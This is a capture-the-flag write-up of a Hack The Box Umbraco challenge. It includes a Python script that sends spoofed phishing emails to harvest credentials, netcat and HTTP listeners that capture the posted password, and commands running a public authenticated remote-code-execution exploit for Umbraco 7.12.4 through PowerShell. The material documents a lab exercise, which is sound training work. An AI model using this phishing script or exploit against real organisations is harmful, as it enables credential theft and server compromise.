
HTB Uni CTF - Finals 2021 - Umbraco write-up

hur - SIGINT

We're given a range of IP addresses `10.10.10.25-46`.

With nmap, we find a webserver and an SMTP server (there's 2 identical instances of each):



I visit the web page and browse around. From the contacts page, I find a link to the Umbraco login panel:
`http://10.10.10.45/umbraco/#/login/false?returnPath=%252Fforms`

After enumerating the website for a while, the only thing that stands out to me are email addresses found on the people section of the web page:

```
d.taylor@htb.local
m.brailsford@htb.local
I.kelleher@htb.local
j.leopold@htb.local
j.breuer@htb.local
```

Since there is an SMTP server running, these could be useful. I tried playing around with the SMTP server through `telnet`, but that didn't take me anywhere.

I then remembered a technique from one of the Hack The Box machines I've solved previously. We could try sending phishing mails to these email addresses with a link to our server and see if we get any response. A simple python script can do the email sending.

```
import smtplib

spoof = 'it@htb.local'

recipients = ["d.taylor@htb.local", "m.brailsford@htb.local",
"l.kelleher@htb.local", "j.leopold@htb.local", "j.breuer@htb.local"]

server = smtplib.SMTP('10.10.10.25')

for recipient in recipients:
    print(f"sending to {recipient}")
    message = f"""\
            From: {spoof}
            To: {recipient}
            Subject: "READ!!!please"

            http://10.10.14.8:80/
            """
    server.sendmail(spoof, recipient, message)
server.quit()
```

We spin up a listener using `sudo nv -nlvp 80`, and try. After waiting for a while, netcat catches a GET request and shuts down.

```
└─$ sudo nc -nlvp 80
[sudo] password for kali:
listening on [any] 80 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.242] 14041
GET / HTTP/1.1
Host: 10.10.14.2
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Odd. We try with a different listener:


```
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.242 - - [06/Mar/2021 10:39:59] "GET / HTTP/1.1" 200 -
10.10.10.242 - - [06/Mar/2021 10:39:59] code 501, message Unsupported method ('POST')
10.10.10.242 - - [06/Mar/2021 10:39:59] "POST / HTTP/1.1" 501 -
```

It seems like someone is trying to POST data to us. After some fiddling around and searching, I find a simple python server that just prints out POST requests.

```
└─$ sudo python3 s.py                                                    1 ×
WARNING:tornado.access:405 GET / (10.10.10.242) 0.54ms
HTTPServerRequest(protocol='http', host='10.10.14.2', method='POST', uri='/', version='HTTP/1
.1', remote_ip='10.10.10.242')
b'user=d.taylor&password=M3g%40St0r3%21'
```

After URL decoding the password, we have credentials! `d.taylor:M3g@St0r3!` Quite a fun simulation of a phishing campaign.

We can use that to login to Umbraco to find out we have admin access in the dashboard. After some exploring, we notice Umbraco is running version 7.12.4, which is vulnerable to an authenticated remote code execution.



We can use noraj/Umbraco-RCE to exploit:

```
└─$ python exploit.py -u d.taylor@htb.local -p M3g@St0r3! -i 'http://10.10.10.45' -c powershell.exe -a
"[System.Security.Principal.WindowsIdentity]::GetCurrent().Name"
IIS APPPOOL\umbraco
```

We have remote code execution! After some experimentation, we find the flag location and get it:

```
└─$ python exploit.py -u d.taylor@htb.local -p M3g@St0r3! -i 'http://10.10.10.45' -c powershell.exe -a
"cat C:/Users/Public/flag.txt"
HTB{M3gA_pHi$H}
```